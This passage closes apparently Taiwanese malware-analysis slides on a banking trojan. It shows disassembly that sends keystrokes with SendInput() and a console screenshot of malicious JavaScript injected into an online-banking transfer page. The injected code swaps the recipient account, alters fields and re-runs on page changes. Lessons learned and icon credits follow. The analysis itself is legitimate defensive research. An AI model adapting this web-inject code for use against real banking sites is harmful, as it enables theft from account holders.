mov     word ptr [ebp-8Bh], 'U' ; Send Keyboard Event: Ctrl + U
mov     word ptr [ebp-89h], 0
mov     dword ptr [ebp-87h], 0
mov     dword ptr [ebp-83h], 0
mov     dword ptr [ebp-7Fh], 0
push    1Ch
lea     eax, [ebp-8Fh] ; Load Effective Address
push    eax
push    1
call    dword ptr [ebx+4011B1h] ; SendInput()
```

Dive into Money Stealing Processes 植入惡意 JavaScript 至瀏覽器 (6/6)

9. 駭客在開發者工具視窗
貼上惡意 JavaScript 結果,
如右圖 (右圖為不隱藏視窗的截圖)

A screenshot of a web browser's developer console. The console is open, showing a list of tabs at the top: Elements, Console, Sources, Network, Timeline, and Profiles. The 'Console' tab is selected. The console shows a series of JavaScript code snippets that have been executed. The code includes several try-catch blocks and a MutationObserver. The code is injected into the browser, as evidenced by the 'undefined' output at the bottom of the console. The code is as follows:

```
}catch(e){}

try
{
  changetitle('-konto:', grabname());
  onlyme(hisacc,myacc);
}catch(e){}

try
{
  document.querySelector('ul[class*="radio-input-list x-transfer-type-
radio"]').addEventListener("mousemove", j_ch);
}catch(e){}

try
{
  document.querySelector('div[class*="ui-inplace-dialog-
buttonpane"]').addEventListener("mousemove", j_ch);
}catch(e){}

try
{
  document.querySelector('textarea[class*="f-title ui-ipko-
textare"]').addEventListener("blur", j_ch);
}catch(e){}

try
{
  {
    if (hidemyacc)
    {
      //document.querySelector('input[class*="f-account-to ui-ipko-
input"]').style.visibility = 'hidden';
      //document.querySelector('span[class*="value x-bank-
name"]').style.visibility = 'hidden';
    }
  }catch(e){}
}

if (typeof(MutationObserver) == 'undefined') setInterval(mainStart, 50);
else{
  const observer12 = new MutationObserver(function(mutations)
  {mainStart();});
  observer12.observe(document, {
    subtree: true,
    childList: true
  });
}

var hisacc='';
var myacc='abcdefghijklmnopqrstuvwyz';

})();
```

Conclusion

1. 心得

Deep Dive: 一支樣本鑽研到底，有超乎想像之收穫
No shortcut: 沒有捷徑

2. 秘訣

Focus: 專注、專注、再專注
LookUp: 邊分析樣本、邊查 Windows API 資料
Iteration: 不斷思考、不停假設、寫小程序驗證假設


#END_GAME?

#icon licenses


All icons are from flaticon




Icon made by
Freepik from
www.flaticon.com




Icon made by
Smashicons from
www.flaticon.com



Icon made by
Smashicons from
www.flaticon.com




Icon made by
Eucalyp from
www.flaticon.com



Icon made by
Freepik from
www.flaticon.com



Icon made by
Freepik from
www.flaticon.com



Icon made by
Freepik from
www.flaticon.com